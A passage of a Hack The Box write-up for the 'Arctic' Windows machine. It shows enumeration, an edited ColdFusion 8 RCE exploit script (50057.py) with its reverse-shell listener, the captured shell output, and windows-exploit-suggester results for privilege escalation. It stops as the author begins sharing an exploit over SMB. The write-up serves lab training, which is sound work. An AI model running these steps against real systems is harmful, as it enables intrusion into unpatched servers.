🥶

Arctic

Platform	HTB
Operating System	Windows
Tags	searchsploit windows-exploit-suggester

General-Information

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▼ Passwords

-


▼ Machine Information

- Link: https://app.hackthebox.com/machines/9
- IP: 10.10.10.11

Scanning/Enumeration

▼ Looking at the feedback from the basic `nmap` I see that there are only three ports open on this machine, 135, 8500, and 49154. I tried to see what enumeration was possible on port 135, but nothing came to avail, so I shifted my focus to port 8500.


- Basic `nmap` scan results: `nmap -A $IP -oN nmap-initial.txt`



```
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  fmtp?
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

▼ Port 8500 is running Adobe Cold Fusion 8, which I found out by visiting the website only because when researching what usually runs on port 8500 I saw people using the tool `dirb` and mention of this service running on that port.


- Visting the main listing on port 8500



Index of /

```
CFIDE/                 dir    03/22/17 08:52 μμ
cfdocs/                dir    03/22/17 08:55 μμ
```

- Viewing the admin login portal


arctic.htb:8500/CFIDE/administrator/

CF
ADOBE® COLDFUSION® 8 ADMINISTRATOR


User name: admin

Password:

Login
Adobe, the Adobe logo, ColdFusion, and Adobe ColdFusion are trademarks or registered trademarks of Adobe Systems Incorporated in the United States and/or other countries. All other trademarks are the property of their respective owners.


Exploiting ColdFusion

- ▼ I searched up ColdFusion in `searchsploit` to look for potential exploit code since this software was so old. I found an RCE that worked immediately and appeared to be configured for this machine already because the RHOST IP was already set for 10.10.10.11. The only thing I had to do was go into the file and change my LHOST to the HTB IP.
  - ▼ `searchsploit coldfusion`




```
kali@kali:~/HTB/arctic$ searchsploit coldfusion
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                      |  Path
---------------------------------------------------------------------------------- ---------------------------------
Adobe ColdFusion - 'probe.cfm' Cross-Site Scripting                                 | cfm/webapps/36067.txt
Adobe ColdFusion - Directory Traversal                                              | multiple/remote/14641.py
Adobe ColdFusion - Directory Traversal (Metasploit)                                 | multiple/remote/16985.rb
Adobe Coldfusion 11.0.03.292866 - BlazeDS Java Object Deserialization Remote Code Execution | windows/remote/43993.py
Adobe ColdFusion 2018 - Arbitrary File Upload                                       | multiple/webapps/45979.txt
Adobe ColdFusion 6/7 - User_Agent Error Page Cross-Site Scripting                   | cfm/webapps/29567.txt
Adobe ColdFusion 7 - Multiple Cross-Site Scripting Vulnerabilities                  | cfm/webapps/36172.txt
Adobe ColdFusion 8 - Remote Command Execution (RCE)                                 | cfm/webapps/50057.py
Adobe ColdFusion 9 - Administrative Authentication Bypass                           | windows/webapps/27755.txt
```

  - ▼ Running the exploit to get an RCE on the system
    - Changing the LHOST to my HTB IP



```
def listen_connection():
    print('\nListening for connection...')
    os.system(f'nc -nlvp {lport}')

if __name__ == '__main__':
    # Define some information
    lhost = '10.[redacted]
    lport = 4444
    rhost = "10.10.10.11"
    rport = 8500
    filename = uuid.uuid4().hex
```

- `python3 50057.py`




```
Sending request and printing response...


                <script type="text/javascript">
                        window.parent.OnUploadCompleted( 0, "/userfiles/file/25732afaf60b4735b394f1481c9fc9e5.jsp/25732afaf60b4735b394f1481c9fc9e5.txt", "257
32afaf60b4735b394f1481c9fc9e5.txt", "0" );
                </script>


Printing some information for debugging...
lhost: 10.10.14.14
lport: 4444
rhost: 10.10.10.11
rport: 8500
payload: 25732afaf60b4735b394f1481c9fc9e5.jsp

Deleting the payload...

Listening for connection...

Executing the payload...
listening on [any] 4444 ...
connect to [10.[redacted]] from (UNKNOWN) [10.10.10.11] 49709




Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>_
```

🚩User.txt Flag🚩

▼ Now that I’m on the system I navigate to `tolis`' directory to display the user flag

▼ Displaying the user flag




```
C:\Users\tolis\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\Users\tolis\Desktop

22/03/2017  10:00 ��    <DIR>          .
22/03/2017  10:00 ��    <DIR>          ..
17/04/2022  02:52 ��                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   1.433.694.208 bytes free

C:\Users\tolis\Desktop>more user.txt
more user.txt
da[redacted]
```

🚩Root.txt Flag🚩


▼ I was unsure of how to get root on the machine, so I had to follow this wonderful blog to understand the process and thinking behind it. Below is just me following the steps in the article.

▼ Entering `systeminfo` to find out that no service packs have been applied to this old version of Windows Server 2008




```
C:\Users\tolis\Desktop>systeminfo
systeminfo

Host Name:                 ARCTIC
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-507-9857321-84451
Original Install Date:     22/3/2017, 11:09:45 ��
System Boot Time:          23/4/2022, 9:00:18 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     6.143 MB
Available Physical Memory: 4.876 MB
Virtual Memory: Max Size:  12.285 MB
Virtual Memory: Available: 11.016 MB
Virtual Memory: In Use:    1.269 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
```

- ▼ After updating `windows-exploit-suggester.py` I checked for possible exploits
    - ▼ First save the output from the `systeminfo` command to a file (`sysinfo`)



~/PWS/sysinfo - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
Commands
recon.sh
.bashrc
50057.py
windows-exploit-suggester.py
sysinfo

```
Host Name:                 ARCTIC
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-507-9857321-84451
Original Install Date:     22/3/2017, 11:09:45 ��
System Boot Time:          23/4/2022, 9:00:18 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     6.143 MB
Available Physical Memory: 4.876 MB
Virtual Memory: Max Size:  12.285 MB
Virtual Memory: Available: 11.016 MB
Virtual Memory: In Use:    1.269 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.11
```

▼ If `windows-exploit-suggester.py` gives you an .xls opening up error then you can enter `pip install xlrd==1.2.0` and then everything will work




```
kali@kali:~/PWS$ pip install xlrd==1.2.0
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Pyt
p support for Python 2.7 in January 2021. More details about Python 2 support in pip can be found at https:
s/#python-2-support pip 21.0 will remove support for this functionality.
Defaulting to user installation because normal site-packages is not writeable
Collecting xlrd==1.2.0
  Downloading xlrd-1.2.0-py2.py3-none-any.whl (103 kB)
     |████████████████████████████████| 103 kB 3.9 MB/s
Installing collected packages: xlrd
  Attempting uninstall: xlrd
    Found existing installation: xlrd 2.0.1
    Uninstalling xlrd-2.0.1:
      Successfully uninstalled xlrd-2.0.1
Successfully installed xlrd-1.2.0
WARNING: You are using pip version 20.2.4; however, version 20.3.4 is available.
You should consider upgrading via the '/usr/bin/python2 -m pip install --upgrade pip' command.
```




```
kali@kali:~/PWS$ ~/PWS/windows-exploit-suggester.py --database 2022-04-21-mssb.xls --systeminfo sysinfo
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 197 potential bulletins(s) with a database of 137 known exploits
[*] there are now 197 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2008 R2 64-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
[*] done
```

- Using `impacket-smbserver` to share the exploit over SMB with the Arctic machine
    - Sharing current directory over SMB
